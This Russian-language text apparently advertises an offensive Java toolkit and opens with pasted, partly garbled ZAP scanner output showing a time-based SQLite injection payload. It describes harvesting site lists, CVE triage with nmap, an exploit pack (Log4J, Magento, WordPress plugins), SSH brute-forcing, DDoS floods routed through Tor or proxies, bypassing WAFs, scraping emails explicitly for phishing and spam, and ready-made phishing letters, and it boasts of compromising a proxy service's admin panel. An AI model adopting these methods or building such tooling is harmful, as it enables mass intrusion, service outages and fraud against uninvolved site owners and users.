- Отсутствуют токены против CSRF атак (657)
- Уязвимость JS Библиотеки (Library) (2)
- Cookie без атрибута SameSite (3)
- Включение исходного файла: междоменного javaS
- Заголовок Strict-Transport-Security не установлен
- Заголовок X-Content-Type-Options отсутствует (4
- Раскрытие отметки времени - Unix
- Сервер утечка информации о версии через поле
- GET для POST
- Session Management Response Identified (4)
- Атрибут элемента HTML, управляемый пользоват
- Пересмотрите директивы управления кэшем (126
- Пользовательский Агент Fuzzer (3061)
- Раскрытие информации - подозрительные комм
- Современное веб-приложение (118)

SQL-инъекция - SQLite

URL-адрес: [REDACTED]

Риск: High

Достоверность: Medium

Параметр: shk-id

Атака: case randomblob(100000000) when not null then 1 else 1 end

Доказательства: Время запроса можно контролировать с помощью значения параметра [case randomblob(100000000) when not null then 1 else 1 end], из-за которого запрос занимал [580] миллисекунды, значение параметра [case randomblob(1000000000) when not null then 1 else 1 end], из-за чего запрос занимал [620] миллисекунды, когда исходный неизменный запрос со значением [1269] занял [790] миллисекунды.

CWE ID: 89

WASC ID: 19

Источник: Активная (40024 - SQL-инъекция - SQLite)

Input Vector: Form Query

Описание: SQL injection may be possible.

Дополнительно: Время запроса можно контролировать с помощью значения параметра [case randomblob(100000000) when not null then 1 else 1 end], из-за которого запрос занимал [580] миллисекунды, значение параметра [case randomblob(1000000000) when not null then 1 else 1 end], из-за чего запрос занимал [620] миллисекунды, когда исходный неизменный запрос со значением [1269] занял [790] миллисекунды.

Решение: Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

Ссылка: https://cheatsheetseries.owasp.org/cheatsheets/SQL_injection_Prevention_Cheat_Sheet.html

Секция без катангана - 2022.11.0

Файл Правка Вид Анализ Отчет Инструменты Импортировать Экспорт Online Справка

Стандартный режим

Сайты

Контексты
Контексты уже указаны
Сайты

Автоматическое сканирование

Этот экран позволяет запустить автоматическое сканирование приложения - просто введите его URL, адрес сайта и нажмите кнопку. Пожалуйста, имейте в виду, что вы должны атаковать только те приложения, к которым у вас есть доступ, так как это может быть незаконно.

URL для атаки:

Используйте традиционный путь: ☐

Использование для краба:

Текущее состояние: Атака завершена - откройте вкладку "Сканирование" с информацией об обнаруженных проблемах.

История Поиск Оптимизация Вывод

Оптимизация (18)
SQL-инъекция - SQLi (2)
POST: http://photosharing.com/old_index.php
POST: http://photosharing.com/old_index.php
Заголовок Content Security Policy (CSP) не равен (11)
Отсутствует заголовок X-Frame-Options для защиты от кс
Отсутствует токен csrf для csrf-атак (10)
Протокол катангана
Корректировка ошибок приложения (10)
Cookie на httpOnly flag
Cookie без атрибута SameSite
Включение исходного файла middleware java
Заголовок X-Content-Type-Options отсутствует (42)
Обнаружены большие Переадресации / Перенаправления
Сквозь утечку информации через поле заголовка
Authn/caslon Request Identified (3)
GET для POST (13)

SQL-инъекция - SQLi

URL-адрес:

Путь:

Доступность: Medium

Параметры:

Анализ: Ссылка randomblat(20000) when not null then 1 else 1 and

Документация: метри (case randomblat(20000) when not null then 1 else 1 and 1, из-за чего запрос занимает [724] миллисекунды, значение пара

CASION: 68

WASC ID: 13

Источник: Автоматическое сканирование - SQL-инъекция - SQLi


Input Vector: Form Query

Описание: SQL injection may be possible.

Дополнительно: Ошибка запроса можно контролировать с помощью значения параметра (case randomblat(20000) when not null then 1 else 1 and 1, из-за которого запрос занимает [724] миллисекунды, значение параметра [case

Оптимизация 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 501 502 503 504 505 506 507 508 509 510 511 512 513 514 515 516 517 518 519 520 521 522 523 524 525 526 527 528 529 530 531 532 533 534 535 536 537 538 539 540 541 542 543 544 545 546 547 548 549 550 551 552 553 554 555 556 557 558 559 560 561 562 563 564 565 566 567 568 569 570 571 572 573 574 575 576 577 578 579 580 581 582 583 584 585 586 587 588 589 590 591 592 593 594 595 596 597 598 599 600 601 602 603 604 605 606 607 608 609 610 611 612 613 614 615 616 617 618 619 620 621 622 623 624 625 626 627 628 629 630 631 632 633 634 635 636 637 638 639 640 641 642 643 644 645 646 647 648 649 650 651 652 653 654 655 656 657 658 659 660 661 662 663 664 665 666 667 668 669 670 671 672 673 674 675 676 677 678 679 680 681 682 683 684 685 686 687 688 689 690 691 692 693 694 695 696 697 698 699 700 701 702 703 704 705 706 707 708 709 710 711 712 713 714 715 716 717 718 719 720 721 722 723 724 725 726 727 728 729 730 731 732 733 734 735 736 737 738 739 740 741 742 743 744 745 746 747 748 749 750 751 752 753 754 755 756 757 758 759 760 761 762 763 764 765 766 767 768 769 770 771 772 773 774 775 776 777 778 779 780 781 782 783 784 785 786 787 788 789 790 791 792 793 794 795 796 797 798 799 800 801 802 803 804 805 806 807 808 809 810 811 812 813 814 815 816 817 818 819 820 821 822 823 824 825 826 827 828 829 830 831 832 833 834 835 836 837 838 839 840 841 842 843 844 845 846 847 848 849 850 851 852 853 854 855 856 857 858 859 860 861 862 863 864 865 866 867 868 869 870 871 872 873 874 875 876 877 878 879 880 881 882 883 884 885 886 887 888 889 890 891 892 893 894 895 896 897 898 899 900 901 902 903 904 905 906 907 908 909 910 911 912 913 914 915 916 917 918 919 920 921 922 923 924 925 926 927 928 929 930 931 932 933 934 935 936 937 938 939 940 941 942 943 944 945 946 947 948 949 950 951 952 953 954 955 956 957 958 959 960 961 962 963 964 965 966 967 968 969 970 971 972 973 974 975 976 977 978 979 980 981 982 983 984 985 986 987 988 989 990 991 992 993 994 995 996 997 998 999 1000

Вот пример как выглядят доступ после поного цикла сканирований и работы с найденными уязвимостями - админка сайта генератора прокси. Он использовал `api royal` для генерации резидентных прокси, которые можно было генерировать по гео, протоколу и таймингу работы:



- Сортировать базу на CVE(выборка с nmap)

CVE (Common Vulnerabilities and Exposures) – база данных общеизвестных уязвимостей программного обеспечения, каждая запись которой имеет уникальный идентификатор.

Как только мы получили базу с url сайтов, у нас все готово для дальнейшей передачи в nmap со скриптом vulners для анализа открытых портов и запущенных служб и их версий на известные уязвимости, с последующей выдачей отчетов. Рекомендую отобрать валидные сайты заранее с помощью скрипта о котором говорил вышел. Дело в том, что мы парсим html ответ от duckduckgo, который содержит url сайтов, если сайт не доступен или на нем стоит фаервол, анализ с nmap может проходить дольше чем обычно, по этому рекомендуется отсеить мусорные сайты заранее что бы не nmap не тратил на них время.

Для начала работы в данном направлении, нам стоит подробно ознакомиться с документации nmap, благо это можно сделать на официальном сайте - nmap.org. Так же нам нужно скачать сам nmap и vulners(скрипт для анализа вывода nmap на наличие уязвимостей конкретной службы). Скачать vulners и инструкцию по его установке можно найти на этом сайте - <https://github.com/vulnersCom/nmap-vulners>.

После этого txt файл-ответ от nmap мы сортируем на только сайты где есть све уязвимости с помощью нашей программы.

- Убрать все дубликаты с базы

Тут название говорит само за себя, просто чистим базы от дублирующихся записей.

- Создать базу(parse) из готовой базы

Тут мы просто передаем на вход готовую базу поисковых запросов, и парсим по ней тематические сайты.

- Сортировать базу по ключевым(конкретным) CVE || Службы/Версии

Если нам нужна конкретная служба и ее версия, то мы можем отсортировать ответ от nmap и получить файл только с сайтами с интересующими уязвимостями.

- Перевод URL -> IP/IP+PORT

Передаем на вход файл с url адресами сайтов, и на выходе получаем их ip(если не стоит фаервол и сайт отвечает на запросы), так же можем сразу указать к ip и порт. Это нужно для использования в дальнейшем для некоторых эксплойтов или для брутфорса ssh.

- Объединить файлы в один

общий

Просто объединяет несколько файлов в один, что бы не держать несколько бд одной тематики разными файлами.

- Проверить какой движок у сайтов

Отправляет запросы на все сайты из бд, и смотрит на ответы присущие сайтам стоящих на популярных движка, таких как wordpress, magento, opencart и тд. Далее получившийся файл можно передать в WPScan/, и эта утилита сама проверит ресурс на все известные уязвимости присущие сайтам на вордпрессе(в частности плагины).

- Exploit pack

Exploit pack – набор эксплойтов (программные средства для использования уязвимостей), которые могут быть использованы для тестирования систем или приложений.

На этой функции остановимся по подробнее. Реализована проверка на такие уязвимости как: Apache, Cosmo Sting, Log4J, Magento, OpenCart, WP Plugin. На вход программы подается список сайтов, и каждый сайт в несколько потоков проверяется на выше перечисленные уязвимости, если такие находятся то, данные записываются в отдельный файл. Далее этот файл обрабатывается через метасплоит например. Вы можете добавить свои эксплойт в виде отдельного джава класса, и выделить под него поток передавая по строчно url адреса из своей базы, либо же убрать какой либо не нужный вам уже реализованный эксплойт.

- Легкий Bruteforce SSH

Bruteforce – метод подбора паролей к удалённому серверу путём перебора возможных комбинаций логинов и паролей до нахождения верного сочетания.

На вход подаются как раз таки ip адреса сайтов, которые мы получили используя прошлую функцию, либо же передаются просто url адреса. Программа сама проверит доступные сайты, открыт ли ssh на 21 порту, и запустит перебор по самым распространенным логинам и паролям. Тут хочу сказать, что перебор идет используя массивы с этими логинами и паролями, а не отдельные ваши файлы. Более того изначально перебор осуществлялся используя локальные файлы с лог/пасс который находился прямо в корневой папке проекта, но ос линукс упорно их не видели(в гпт и стаковерфло смотрел уже, ничего не помогло пификстить кроме данного костыля))), по этому там стоит костыль из 2 массивов, можно либо же добавлять нужные дополнительные вам пароли и логины в них, либо же если у вас вин/мак реализовать заполнение массивов по вашим файлам. В будущем реализую выбор: перебор по штатным массивам, либо же перебор по данным от пользователя.

Реализован перебор пулом потоков - то есть, вы передаете url адреса, говорите сколько потоков выделить и сколько адресов в 1 поток передать. Дело в том, что на некоторых ресурсах стоит ограничение по времени, между вводимыми логином и паролем, и что бы это обойти, мы можем не разово по каждому ресурсу проходиться нашими списками лог/пасс, а в каждом потоке допустим брать по 40 адресов и к каждому лог/пассу передавать url. Из за времени на перебор, пока мы заново на новой связке лог/пасса дойдем до первого url из базы, там уже пройдет таймаут на новую попытку входа. Ну или просто под количество url выделить количество потоков и разово перебрать всю базу(1500 комбинаций перебираться в среднем чуть больше чем за час).

- Легкая DDOS атака (L4/L7)

DDoS (Distributed Denial of Service) — это вид атаки, направленной на то, чтобы сделать сайт, сервис или систему недоступными для пользователей путем перегрузки их запросов.

L4 DDoS атаки: направлены на сетевой уровень (уровень 4 модели OSI), такие как SYN-флуд, UDP-флуд и другие атаки, использующие протоколы TCP/UDP.

L7 DDoS атаки: нацелены на прикладной уровень (уровень 7 модели OSI) и имитируют действия реальных пользователей для перегрузки серверных ресурсов, например, HTTP- флуд.

Релизованы L4/L7 методы для проведения стресс тестов веб ресурсов(самые простые): DNS, FTP, GET, POST, URL.

Средненькие сайты на не самом мощном железе(я тестил на стареньком маке) ложились в течении 10 минут. Атака идет в несколько потоков одновременно - вы можете сами указать их количество в зависимости от конфигурации вашего ПК.

Усредненное значение написано к каждому методу в комментариях в исходниках. Так же рекомендуется поставить либо прокси, либо перекинуть весь трафик через тор, чтобы ваш реальный IP адрес не попал в блок-листы.

- Узнать IP сайта в обход WAF

Простой перевод url сайта или файла с url и их поддоменов в IP. А именно базовый перевод в IP, проверка DNS, чек по сайту viewdns.info, чек NS записей. Так же если на сайте стоит фаервол, программа нас уведомит об этом.

- Легкая проверка базы на SQL-Injection, XSS, XXE, SSTI, CSRF, Full Web Scanner SQL-инъекция (SQL Injection) – тип атаки, при котором злоумышленник вводит вредоносный SQL-код в запросы к базе данных для выполнения нежелательных действий, таких как получение конфиденциальной информации или изменение данных.

XSS (Cross-Site Scripting) – атака, когда злоумышленник внедряет вредоносный скрипт в веб- страницу, который выполняется в браузере пользователя, что может привести к краже cookies, перенаправлению на фишинговые сайты и другим угрозам.

XXE (XML External Entity) – уязвимость, связанная с неправильным использованием XML- парсеров, позволяющая злоумышленнику получить доступ к файлам на сервере или осуществить другие виды атак.

SSTI (Server-Side Template Injection) – внедрение кода в шаблоны серверных приложений, что позволяет злоумышленникам выполнять произвольный код на стороне сервера.

CSRF (Cross-Site Request Forgery) – атака, при которой злоумышленник заставляет пользователя отправить запрос от его имени без ведома последнего, что может приводить к выполнению нежелательных действий на сайте.

Расписывать за каждую из этих уязвимостей думаю смысла нет, скажу лишь что реализована базовая проверка, это упрощает общий чек всех сайтов, но при дальнейшей эксплуатации нужно будет воспользоваться инструментом по мощнее, таким как zap/sqlmap/окунь. Данный функционал реализован для отбора самых слабых ресурсов. Но стоит отметить что та же sql инъекция проверяет через пост гет запросы, юзер агент, куки. Имеет несколько стандартных пайлаудов для инъекции. И проверка на каждую уязвимость проверяется в отдельном потоке для каждого url, это ускоряет перебор всей базы.

- Проверка базы сайтов на скрытые директории

Проверят все сайты из базы на скрытые директории, которые не должны быть видны пользователю(которые раскрывают информацию о сервере и тд, которую пользователю не желательно видеть и тд). Делается для первичной веб разведки, эта информация может значительно помочь при дальнейшем выборе вектора атаки.

- Легкая проверка открытых портов

Проверка именно на распространенные порт, и службы которые чаще всего на них расположены, важно что нет чека ответов с этих портов и не выводится информация о их версиях! Данный метод подходит что бы отсеять только сайты с определенным открытым портом(какимнибудь не стандартным, в пример где mysql слушает порт), для дальнейшего анализа в более мощной программе, например в nmap.

- Парсинг сайтов на почты

Функция, которая собирает всю контактную информация с базы url сайтов. Отлично подойдет для дальнейшей фишинговой компании, спама.

- Примеры писем с отчетом о WEB attack

Тут реализованы готовые примеры писем, для отправки отчетов с найденными уязвимостями. А именно что это за уязвимость, какие последствия могут быть при ее эксплуатации, и предложение ее продемонстрировать. Такие виды как: SQL-Injection, XSS, XXE, SSTI, CSRF, Apache, Cosmo Sting, Log4J, Magento, OpenCart, WP Plugin. Примеры писем читаются не с файлов, а с переменных, и добавляются такие данные как, сайт, компания и имя так. Дело в том, что линукс не видел текстовые файлы из проекта, и пришлось поставить такой костыль(Если у вас виндовс/мак вы можете реализовать чтение из txt файлов(они находятся в корневом разделе проекта). Отлично подойдет для белой монетизации данной программы, тк мы предлагаем устранить уязвимость и не эксплуатируем ее, а очты для рассылки с предложением продемонстрировать уязвимость можно собрать с помощью скрипта о котором говорил выше и указать сбор url+почта.

- Примеры фишинговых писем с вложением

Распишу просто готовые письма по тематике: предложение по переносу сайта на наш хостинг, предложение о сотрудничестве, принятие новой политики конфиденциальности, срочное предложение о сотрудничестве, подключение нового SSL сертификата, подтверждение права владения доменным именем. В конце каждого письма подводится предложение просмотреть вложение или перейти на сайт.

- Составить красивое HTML письмо

На вход передается текст (но отступы и перенос строки должны быть в формате
), и на выходе получим красивый html файл. Который можно прикрепить к письму, для более красивого официального стиля.